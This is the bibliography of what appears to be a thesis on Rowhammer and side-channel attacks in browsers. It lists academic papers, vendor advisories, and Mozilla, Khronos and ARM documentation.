[1] Oct. 2010. URL: https://bugzilla.mozilla.org/show_bug.cgi?id=549143 (visited on 07/18/2021).

[2] Feb. 2021. URL: https://lwn.net/Articles/480055/ (visited on 03/25/2021).

[3] URL: https://searchfox.org/mozilla-central/source/js/src (visited on 07/15/2021).

[4] E. Adler et al. "The evolution of IBM CMOS DRAM technology". In: *IBM Journal of Research and Development* 39.1.2 (1995), pp. 167–188. DOI: 10.1147/rd.391.0167.

[5] Misiker Tadesse Aga, Zelalem Birhanu Aweke, and Todd Austin. "When good protections go bad: Exploiting anti-DoS measures to accelerate rowhammer attacks". In: *2017 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*. 2017, pp. 8–13. DOI: 10.1109/HST.2017.7951730.

[6] G.M. Amdahl, G.A. Blaauw, and F.P. Jr. Brooks. "Architecture of the IBM System/360". In: *IBM Journal of Research and Development* 8 (1964), pp. 87–101.

[7] J.P. Anderson. *Computer security technology planning study*. Tech. rep., p. 131.

[8] argp. *OR'LYEH? The Shadow over Firefox*. 2016. URL: http://phrack.org/issues/69/1.html (visited on 03/25/2021).

[9] ARM. *ARM Architecture Reference Manual ARMv7-A and ARMv7-R edition*. URL: https://developer.arm.com/documentation/ddi0406/cd (visited on 05/06/2021).

[10] ARM. *Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile*. URL: https://developer.arm.com/documentation/ddi0487/gb (visited on 05/06/2021).

[11] ARM. *ARMv5 Architecture Reference Manual*. URL: https://developer.arm.com/documentation/ddi0100/latest (visited on 05/06/2021).

[12] Zelalem Birhanu Aweke et al. "ANVIL: Software-Based Protection Against Next-Generation Rowhammer Attacks". In: *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems*. ASPLOS '16. Atlanta, Georgia, USA: Association for Computing Machinery, 2016, pp. 743–755. ISBN: 9781450340915. DOI: 10.1145/2872362.2872390. URL: https://doi.org/10.1145/2872362.2872390.

[13] Zelalem Birhanu Aweke et al. "ANVIL: Software-Based Protection Against Next-Generation Rowhammer Attacks". In: *SIGPLAN Not.* 51.4 (Mar. 2016), pp. 743–755. ISSN: 0362-1340. DOI: 10.1145/2954679.2872390. URL: https://doi.org/10.1145/2954679.2872390.

[14] Alessandro Barenghi et al. "Software-only Reverse Engineering of Physical DRAM Mappings for Rowhammer Attacks". In: *2018 IEEE 3rd International Verification and Security Workshop (IVSW)*. 2018, pp. 19–24. DOI: 10.1109/IVSW.2018.8494868.

[15] Pierre Belgarric et al. "Side-Channel Analysis of Weierstrass and Koblitz Curve ECDSA on Android Smartphones". In: *Proceedings of the RSA Conference on Topics in Cryptology - CT-RSA 2016 - Volume 9610*. Berlin, Heidelberg: Springer-Verlag, 2016, pp. 236–252. ISBN: 9783319294841. DOI: 10.1007/978-3-319-29485-8_14. URL: https://doi.org/10.1007/978-3-319-29485-8_14.

[16] D. Bernstein. *Cache-timing attacks on AES*. 2005. URL: https://cr.yp.to/antiforgery/cachetiming-20050414.pdf.

[17] Sarani Bhattacharya and Debdeep Mukhopadhyay. "Advanced Fault Attacks in Software: Exploiting the Rowhammer Bug". In: *Fault Tolerant Architectures for Cryptography and Hardware Security*. Ed. by SIKHAR PATRANABIS and Debdeep Mukhopadhyay. Singapore: Springer Singapore, 2018, pp. 111–135. ISBN: 978-981-10-1387-4. DOI: 10.1007/978-981-10-1387-4_6. URL: https://doi.org/10.1007/978-981-10-1387-4_6.

[18] Sarani Bhattacharya and Debdeep Mukhopadhyay. "Curious Case of Rowhammer: Flipping Secret Exponent Bits Using Timing Analysis". In: *Cryptographic Hardware and Embedded Systems – CHES 2016*. Ed. by Benedikt Gierlichs and Axel Y. Poschmann. Berlin, Heidelberg: Springer Berlin Heidelberg, 2016, pp. 602–624. ISBN: 978-3-662-53140-2.

[19] Erik Bosman et al. "Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector". In: *2016 IEEE Symposium on Security and Privacy (SP)*. 2016, pp. 987–1004. DOI: 10.1109/SP.2016.63.

[20] Ferdinand Brasser et al. "CAnt Touch This: Software-only Mitigation against Rowhammer Attacks targeting Kernel Memory". In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, Aug. 2017, pp. 117–130. ISBN: 978-1-931971-40-9. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/brasser.

[21] Sebastien Carre et al. "OpenSSL Bellcore's Protection Helps Fault Attack". In: *2018 21st Euromicro Conference on Digital System Design (DSD)*. 2018, pp. 500–507. DOI: 10.1109/DSD.2018.00089.

[22] Microsoft Security Response Center. *Mitigating speculative execution side channel hardware vulnerabilities*. Mar. 2018. URL: https://msrc-blog.microsoft.com/2018/03/15/mitigating-speculative-execution-side-channel-hardware-vulnerabilities/ (visited on 04/12/2021).

[23] Kevin Kai-Wei Chang et al. "Improving DRAM performance by parallelizing refreshes with accesses". In: *2014 IEEE 20th International Symposium on High Performance Computer Architecture (HPCA)*. 2014, pp. 356–367. DOI: 10.1109/HPCA.2014.6835946.

[24] Yueqiang Cheng et al. *CATTmew: Defeating Software-only Physical Kernel Isolation*. 2019. arXiv: 1802.07060 [cs.CR].

[25] Lucian Cojocar et al. "Exploiting Correcting Codes: On the Effectiveness of ECC Memory Against Rowhammer Attacks". In: *2019 IEEE Symposium on Security and Privacy (SP)*. 2019, pp. 55–71. DOI: 10.1109/SP.2019.00089.

[26] Jason Cong et al. "Architecture Support for Accelerator-Rich CMPs". In: *Proceedings of the 49th Annual Design Automation Conference*. DAC '12. San Francisco, California: Association for Computing Machinery, 2012, pp. 843–849. ISBN: 9781450311991. DOI: 10.1145/2228360.2228512. URL: https://doi.org/10.1145/2228360.2228512.

[27] P.J. Denning. “The Working Set Model For Program Behaviour”. In: *Communications of the ACM* 11.5 (1968), pp. 323–333.

[28] Morris Dworkin. *SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions*. en. Aug. 2015. DOI: https://doi.org/10.6028/NIST.FIPS.202.

[29] *ECMAScript 2022 Internationalization API Specification*. July 2021. URL: https://tc39.es/ecma402/ (visited on 07/28/2021).

[30] *ECMAScript 2022 Language Specification*. July 2021. URL: https://tc39.es/ecma262/ (visited on 07/28/2021).

[31] Hadi Esmaeilzadeh et al. “Dark silicon and the end of multicore scaling”. In: *2011 38th Annual International Symposium on Computer Architecture (ISCA)*. 2011, pp. 365–376.

[32] Mohammad Farmani, Mark Tehranipoor, and Fahim Rahman. “RHAT: Efficient RowHammer-Aware Test for Modern DRAM Modules”. In: *2021 IEEE European Test Symposium (ETS)*. 2021, pp. 1–6. DOI: 10.1109/ETS50041.2021.9465436.

[33] Mozilla Foundation. *ArrayBufferObject.h*. URL: https://searchfox.org/mozilla-central/source/js/src/vm/ArrayBufferObject.h (visited on 07/17/2021).

[34] Mozilla Foundation. *EXT_disjoint_timer_query*. URL: https://developer.mozilla.org/en-US/docs/Web/API/EXT_disjoint_timer_query (visited on 06/12/2021).

[35] Mozilla Foundation. *NativeObject.h*. URL: https://searchfox.org/mozilla-central/source/js/src/vm/NativeObject.h#1532 (visited on 07/17/2021).

[36] Mozilla Foundation. *Shape.h*. URL: https://searchfox.org/mozilla-central/source/js/src/vm/Shape.h#260 (visited on 07/17/2021).

[37] Mozilla Foundation. *TypedArray.h*. URL: https://searchfox.org/mozilla-central/source/dom/bindings/TypedArray.h (visited on 07/17/2021).

[38] Mozilla Foundation. *Value.h*. URL: https://searchfox.org/mozilla-central/source/js/public/Value.h#83 (visited on 07/17/2021).

[39] Mozilla Foundation. *WebGL: 2D and 3D graphics for the web*. URL: https://developer.mozilla.org/en-US/docs/Web/API/WebGL_API (visited on 06/12/2021).

[40] Apostolos Fournaris, Lidia Pocero, and Odysseas Koufopavlou. “Exploiting Hardware Vulnerabilities to Attack Embedded System Devices: a Survey of Potent Microarchitectural Attacks”. In: *Electronics* 6 (July 2017), p. 52. DOI: 10.3390/electronics6030052.

[41] Pietro Frigo et al. “Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU”. In: *2018 IEEE Symposium on Security and Privacy (SP)*. 2018, pp. 195–210. DOI: 10.1109/SP.2018.00022.

[42] Pietro Frigo et al. “TRRespass: Exploiting the Many Sides of Target Row Refresh”. In: *2020 IEEE Symposium on Security and Privacy (SP)*. 2020, pp. 747–762. DOI: 10.1109/SP40000.2020.00090.

[43] Francesco Gadaleta, Yves Younan, and Wouter Joosen. “BuBBle: A Javascript Engine Level Countermeasure against Heap-Spraying Attacks”. In: *Engineering Secure Software and Systems*. Ed. by Fabio Massacci, Dan Wallach, and Nicola Zannone. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, pp. 1–17. ISBN: 978-3-642-11747-3.

[44] Daniel Genkin, Adi Shamir, and Eran Tromer. "RSA Key Extraction via Low-Bandwidth Acoustic Cryptanalysis". In: *Advances in Cryptology – CRYPTO 2014*. Ed. by Juan A. Garay and Rosario Gennaro. Berlin, Heidelberg: Springer Berlin Heidelberg, 2014, pp. 444–461. ISBN: 978-3-662-44371-2.

[45] Damien Giry. *Cryptographic Key Length Recommendation*. URL: `https://www.keylength.com/en/compare/`.

[46] Inc. Google. */device/google/marlin-kernel/*. URL: `https://android.googlesource.com/device/google/marlin-kernel/` (visited on 07/18/2021).

[47] Ben Gras et al. "ASLR on the Line: Practical Cache Attacks on the MMU". In: Feb. 2017. DOI: `10.14722/ndss.2017.23271`.

[48] Khronos Group. *OpenGL ES 2.0 Reference Pages*. URL: `https://www.khronos.org/registry/OpenGL-Refpages/es2.0/` (visited on 07/01/2021).

[49] Khronos Group. *OpenGL ES 3.0 Reference Pages*. URL: `https://www.khronos.org/registry/OpenGL-Refpages/es3.0/` (visited on 07/01/2021).

[50] Khronos Group. *WebGL 1.0 Specification*. URL: `https://www.khronos.org/registry/webgl/specs/latest/1.0/` (visited on 03/25/2021).

[51] Khronos Group. *WebGL 2.0 Specification*. URL: `https://www.khronos.org/registry/webgl/specs/latest/2.0/` (visited on 03/15/2021).

[52] Daniel Gruss, David Bidner, and Stefan Mangard. "Practical Memory Deduplication Attacks in Sandboxed Javascript". In: *Computer Security – ESORICS 2015*. Ed. by Günther Pernul, Peter Y A Ryan, and Edgar Weippl. Cham: Springer International Publishing, 2015, pp. 108–122. ISBN: 978-3-319-24174-6.

[53] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. *Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript*. July 7, 2016, pp. 300–321. ISBN: 978-3-319-40666-4. DOI: `10.1007/978-3-319-40667-115`.

[54] Daniel Gruss et al. "Another Flip in the Wall of Rowhammer Defenses". In: May 2018, pp. 245–261. DOI: `10.1109/SP.2018.00031`.

[55] Daniel Gruss et al. "Flush+Flush: A Fast and Stealthy Cache Attack". In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Juan Caballero, Urko Zurutuza, and Ricardo J. Rodrguez. Cham: Springer International Publishing, 2016, pp. 279–299. ISBN: 978-3-319-40667-1.

[56] David Gullasch, E. Bangerter, and S. Krenn. "Cache Games – Bringing Access-Based Cache Attacks on AES to Practice". In: *2011 IEEE Symposium on Security and Privacy* (2011), pp. 490–505.

[57] R. W. Hamming. "Error detecting and error correcting codes". In: *The Bell System Technical Journal* 29.2 (1950), pp. 147–160. DOI: `10.1002/j.1538-7305.1950.tb00463.x`.

[58] Fogh A. Herath N. "These are Not Your Grand Daddys CPU Performance Counters – CPU Hardware Performance Counters for Security". In: Black Hat Briefings. 2015.

[59] CISCO Inc. *Mitigations Available for the DRAM Row Ham-mer Vulnerability*. Mar. 2015. URL: `https://blogs.cisco.com/security/mitigations-available-for-the-dram-row-hammer-vulnerability` (visited on 07/21/2021).

[60] Lenovo Inc. *Row Hammer Privilege Escalation*. June 2016. URL: `https://support.lenovo.com/gb/en/product_security/row_hammer` (visited on 07/18/2021).

[61] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. "MASCAT: Preventing Microarchitectural Attacks Before Distribution". In: *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy*. CODASPY '18. Tempe, AZ, USA: Association for Computing Machinery, 2018, pp. 377–388. ISBN: 9781450356329. DOI: 10.1145/3176258.3176316. URL: https://doi.org/10.1145/3176258.3176316.

[62] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. "SA: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing – and Its Application to AES". In: *2015 IEEE Symposium on Security and Privacy*. 2015, pp. 591–604. DOI: 10.1109/SP.2015.42.

[63] Yeongjin Jang et al. "SGX-Bomb: Locking Down the Processor via Rowhammer Attack". In: *2nd Workshop on System Software for Trusted Execution (SysTEX 2017)*. Oct. 2017. URL: https://www.microsoft.com/en-us/research/publication/sgx-bomb-locking-down-the-processor-via-rowhammer-attack/.

[64] Dae-Hyun Kim, Prashant J. Nair, and Moinuddin K. Qureshi. "Architectural Support for Mitigating Row Hammering in DRAM Memories". In: *IEEE Computer Architecture Letters* 14.1 (2015), pp. 9–12. DOI: 10.1109/LCA.2014.2332177.

[65] Yoongu Kim et al. "Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors". In: *2014 ACM/IEEE 41st International Symposium on Computer Architecture (ISCA)*. 2014, pp. 361–372. DOI: 10.1109/ISCA.2014.6853210.

[66] Paul Kocher et al. "Spectre Attacks: Exploiting Speculative Execution". In: *2019 IEEE Symposium on Security and Privacy (SP)*. 2019, pp. 1–19. DOI: 10.1109/SP.2019.00002.

[67] Paul C. Kocher. "Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems". In: *Advances in Cryptology — CRYPTO '96*. Ed. by Neal Koblitz. Berlin, Heidelberg: Springer Berlin Heidelberg, 1996, pp. 104–113. ISBN: 978-3-540-68697-2.

[68] David Kohlbrenner and Hovav Shacham. "Trusted Browsers for Uncertain Times". In: *Proceedings of the 25th USENIX Conference on Security Symposium*. SEC'16. Austin, TX, USA: USENIX Association, 2016, pp. 463–480. ISBN: 9781931971324.

[69] Radhesh Krishnan Konoth et al. "ZebRAM: Comprehensive and Compatible Software Protection against Rowhammer Attacks". In: *Proceedings of the 13th USENIX Conference on Operating Systems Design and Implementation*. OSDI'18. Carlsbad, CA, USA: USENIX Association, 2018, pp. 697–710. ISBN: 9781931971478.

[70] Eojin Lee et al. "TWiCe: Preventing Row-hammering by Exploiting Time Window Counters". In: *2019 ACM/IEEE 46th Annual International Symposium on Computer Architecture (ISCA)*. 2019, pp. 385–396.

[71] Moritz Lipp et al. "Nethammer: Inducing Rowhammer Faults through Network Requests". In: *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*. 2020, pp. 710–719. DOI: 10.1109/EuroSPW51379.2020.00102.

[72] University of Manchester. *A Run-time Memory hot-row detectOR*. URL: http://apt.cs.manchester.ac.uk/projects/ARMOR/RowHammer/armor.html (visited on 07/03/2021).

[73] S Mangard, ME Oswald, and T Popp. *Power Analysis Attacks: Revealing the Secrets of Smart Cards*. English. Other identifier: 0387308571. Springer, 2007. ISBN: 9780387308579.

[74] Justin Meza et al. "Revisiting Memory Errors in Large-Scale Production Data Centers: Analysis and Modeling of New Trends from the Field". In: *2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*. 2015, pp. 415–426. DOI: 10.1109/DSN.2015.57.

[75] D. Miller. *CVS: cvs.openbsd.org: src*. June 2019. URL: https://marc.info/?l=openbsd-cvs&m=156109087822676 (visited on 07/18/2021).

[76] Onur Mutlu and Jeremie S. Kim. "RowHammer: A Retrospective". In: *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems* 39.8 (2020), pp. 1555–1571. DOI: 10.1109/TCAD.2019.2915318.

[77] M. Nakamura et al. "A 29-ns 64-Mb DRAM with hierarchical array architecture". In: *IEEE Journal of Solid-State Circuits* 31.9 (1996), pp. 1302–1307. DOI: 10.1109/4.535414.

[78] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack* 49 (Aug. 1996). URL: http://phrack.org/issues/49/14.html.

[79] Yossef Oren et al. "The Spy in the Sandbox: Practical Cache Attacks in JavaScript and Their Implications". In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. CCS '15. Denver, Colorado, USA: Association for Computing Machinery, 2015, pp. 1406–1418. ISBN: 9781450338325. DOI: 10.1145/2810103.2813708. URL: https://doi.org/10.1145/2810103.2813708.

[80] Dag Arne Osvik, Adi Shamir, and Eran Tromer. "Cache Attacks and Countermeasures: The Case of AES". In: *Topics in Cryptology – CT-RSA 2006*. Ed. by David Pointcheval. Berlin, Heidelberg: Springer Berlin Heidelberg, 2006, pp. 1–20. ISBN: 978-3-540-32648-9.

[81] Yeonhong Park et al. "Graphene: Strong yet Lightweight Row Hammer Protection". In: *2020 53rd Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*. 2020, pp. 1–13. DOI: 10.1109/MICRO50266.2020.00014.

[82] Mathias Payer. "HexPADS: A Platform to Detect "Stealth" Attacks". In: *Engineering Secure Software and Systems*. Ed. by Juan Caballero, Eric Bodden, and Elias Athanasopoulos. Cham: Springer International Publishing, 2016, pp. 138–154. ISBN: 978-3-319-30806-7.

[83] Peter Pessl et al. "DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks". In: Aug. 2016.

[84] Filip Pizio. *What Spectre and Meltdown Mean For WebKit*. Jan. 2018. URL: https://webkit.org/blog/8048/what-spectre-and-meltdown-mean-for-webkit/.

[85] Damian Poddebniak et al. "Attacking Deterministic Signature Schemes Using Fault Attacks". In: *2018 IEEE European Symposium on Security and Privacy (EuroS P)*. 2018, pp. 338–352. DOI: 10.1109/EuroSP.2018.00031.

[86] E. W. Pugh. *IBM's 360 and early 370 Systems*. Cambridge, Mass.: MIT Press, 1991.

[87] Salman Qazi et al. *"Half-Double": Next-Row-Over Assisted Rowhammer*. May 2021. URL: https://raw.githubusercontent.com/google/hammer-kit/main/20210525_half_double.pdf (visited on 05/26/2021).

[88] Rui Qiao and Mark Seaborn. "A new approach for rowhammer attacks". In: *2016 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*. 2016, pp. 161–166. DOI: 10.1109/HST.2016.7495576.

[89] K. Razavi et al. "Flip Feng Shui: Hammering a Needle in the Software Stack". English. In: *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*. USENIX, 2016.

[90] Finn de Ridder et al. "SMASH: Synchronized Many-sided Rowhammer Attacks From JavaScript". In: *USENIX Sec*. Aug. 2021. URL: Paper=https://download.vusec.net/papers/smash_sec21.pdf%20Web=https://www.vusec.net/projects/smash%20Code=https://github.com/vusec/smash.

[91] saelo. *Attacking JavaScript Engines: A case study of JavaScriptCore and CVE-2016-4622*. Oct. 2016. (Visited on 08/08/2021).

[92] Patterson D. Sato K. Young C. *An in-depth look at Google's first Tensor Processing Unit (TPU)*. May 2017. URL: https://cloud.google.com/blog/products/ai-machine-learning/an-in-depth-look-at-googles-first-tensor-processing-unit-tpu (visited on 07/12/2021).

[93] Stephan van Schaik et al. "RevAnC: A Framework for Reverse Engineering Hardware Page Table Caches". In: *EuroSec*. Apr. 2017. URL: Paper=https://download.vusec.net/papers/revanc_eurosec17.pdf%20Code=https://github.com/vusec/revanc.

[94] Michael Schwarz et al. "Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript". In: *Financial Cryptography and Data Security*. Ed. by Aggelos Kiayias. Cham: Springer International Publishing, 2017, pp. 247–267. ISBN: 978-3-319-70972-7.

[95] M. Seaborn. *How physical addresses map to rows and banks in DRAM*. May 2015. URL: https://lackingrhoticity.blogspot.com/2015/05/how-physical-addresses-map-to-rows-and-banks.html (visited on 03/25/2021).

[96] Dullien T. Seaborn M. *Exploiting the DRAM rowhammer bug to gain kernel privileges*. Mar. 2015. URL: https://googleprojectzero.blogspot.com/2015/03/exploiting-dram-rowhammer-bug-to-gain.html (visited on 03/25/2021).

[97] Seyed Mohammad Seyedzadeh, Alex K. Jones, and Rami Melhem. "Counter-Based Tree Structure for Row Hammering Mitigation in DRAM". In: *IEEE Computer Architecture Letters* 16.1 (2017), pp. 18–21. DOI: 10.1109/LCA.2016.2614497.

[98] Seyed Mohammad Seyedzadeh, Alex K. Jones, and Rami Melhem. "Mitigating Wordline Crosstalk Using Adaptive Trees of Counters". In: *Proceedings of the 45th Annual International Symposium on Computer Architecture*. ISCA '18. Los Angeles, California: IEEE Press, 2018, pp. 612–623. ISBN: 9781538659847. DOI: 10.1109/ISCA.2018.00057. URL: https://doi.org/10.1109/ISCA.2018.00057.

[99] V. Shimanskiy. *EXT_disjoint_timer_query*. URL: https://www.khronos.org/registry/OpenGL/extensions/EXT/EXT_disjoint_timer_query.txt (visited on 07/15/2021).

[100] Mungyu Son et al. "Making DRAM Stronger Against Row Hammering". In: *Proceedings of the 54th Annual Design Automation Conference 2017*. DAC '17. Austin, TX, USA: Association for Computing Machinery, 2017. ISBN: 9781450349277. DOI: 10.1145/3061639.3062281. URL: https://doi.org/10.1145/3061639.3062281.

[101] Kuniyasu Suzaki et al. “Memory deduplication as a threat to the guest OS”. In: (Jan. 2011). DOI: 10.1145/1972551.1972552.

[102] Andrei Tatar et al. “Defeating Software Mitigations Against Rowhammer: A Surgical Precision Hammer”. In: *Research in Attacks, Intrusions, and Defenses*. Ed. by Michael Bailey et al. Cham: Springer International Publishing, 2018, pp. 47–66. ISBN: 978-3-030-00470-5.

[103] Andrei Tatar et al. “Throwhammer: Rowhammer Attacks over the Network and Defenses”. In: *Proceedings of the 2018 USENIX Conference on Usenix Annual Technical Conference*. USENIX ATC ’18. Boston, MA, USA: USENIX Association, 2018, pp. 213–225. ISBN: 9781931971447.

[104] M. Trusten et al. *EXT_disjoint_timer_query*. Nov. 2020. URL: https://www.khronos.org/registry/OpenGL/extensions/EXT/EXT%5C_disjoint%5C_timer%5C_query.txt (visited on 03/25/2021).

[105] Yukiyasu Tsunoo et al. “Cryptanalysis of DES Implemented on Computers with Cache”. In: *Cryptographic Hardware and Embedded Systems - CHES 2003*. Ed. by Colin D. Walter, Çetin K. Koç, and Christof Paar. Berlin, Heidelberg: Springer Berlin Heidelberg, 2003, pp. 62–76. ISBN: 978-3-540-45238-6.

[106] Victor van der Veen et al. “Drammer: Deterministic Rowhammer Attacks on Mobile Platforms”. In: Oct. 2016, pp. 1675–1689. DOI: 10.1145/2976749.2978406.

[107] Victor van der Veen et al. “GuardION: Practical Mitigation of DMA-Based Rowhammer Attacks on ARM”. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Cristiano Giuffrida, Sébastien Bardin, and Gregory Blanc. Cham: Springer International Publishing, 2018, pp. 92–113. ISBN: 978-3-319-93411-2.

[108] Saru Vig et al. “Rapid Detection of Rowhammer Attacks Using Dynamic Skewed Hash Tree”. In: *Proceedings of the 7th International Workshop on Hardware and Architectural Support for Security and Privacy*. HASP ’18. Los Angeles, California: Association for Computing Machinery, 2018. ISBN: 9781450365000. DOI: 10.1145/3214292.3214299. URL: https://doi.org/10.1145/3214292.3214299.

[109] Thomas Vogelsang. “Understanding the Energy Consumption of Dynamic Random Access Memories”. In: *2010 43rd Annual IEEE/ACM International Symposium on Microarchitecture*. 2010, pp. 363–374. DOI: 10.1109/MICRO.2010.42.

[110] VUSec. *GLitch*. URL: https://www.vusec.net/projects/glitch/ (visited on 08/01/2021).

[111] Luke Wagner. *Mitigations landing for new class of timing attack*. URL: https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/ (visited on 04/05/2021).

[112] Carl E. Wieman and Leo Hollberg. “Using Diode Lasers for Atomic Physics”. In: *Review of Scientific Instruments* 62.1 (Jan. 1991), pp. 1–20. URL: http://link.aip.org/link/?RSI/62/1/1.

[113] Andy Wingo. *value representation in javascript implementations*. URL: https://wingolog.org/archives/2011/05/18/value-representation-in-javascript-implementations.

[114] Y. Xiao et al. “One Bit Flips, One Cloud Flops: Cross-VM Row Hammer Attacks and Privilege Escalation”. In: *USENIX Security Symposium*. 2016.

[115] Y. Yarom and K. Falkner. “FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack”. In: *USENIX Security Symposium*. 2014.

[116] Jung Min You and Joon-Sung Yang. “MRLoc: Mitigating Row-hammering based on memory Locality”. In: *2019 56th ACM/IEEE Design Automation Conference (DAC)*. 2019, pp. 1–6.

[117] Zhenkai Zhang et al. “Triggering Rowhammer Hardware Faults on ARM: A Revisit”. In: Oct. 2018, pp. 24–33. DOI: 10.1145/3266444.3266454.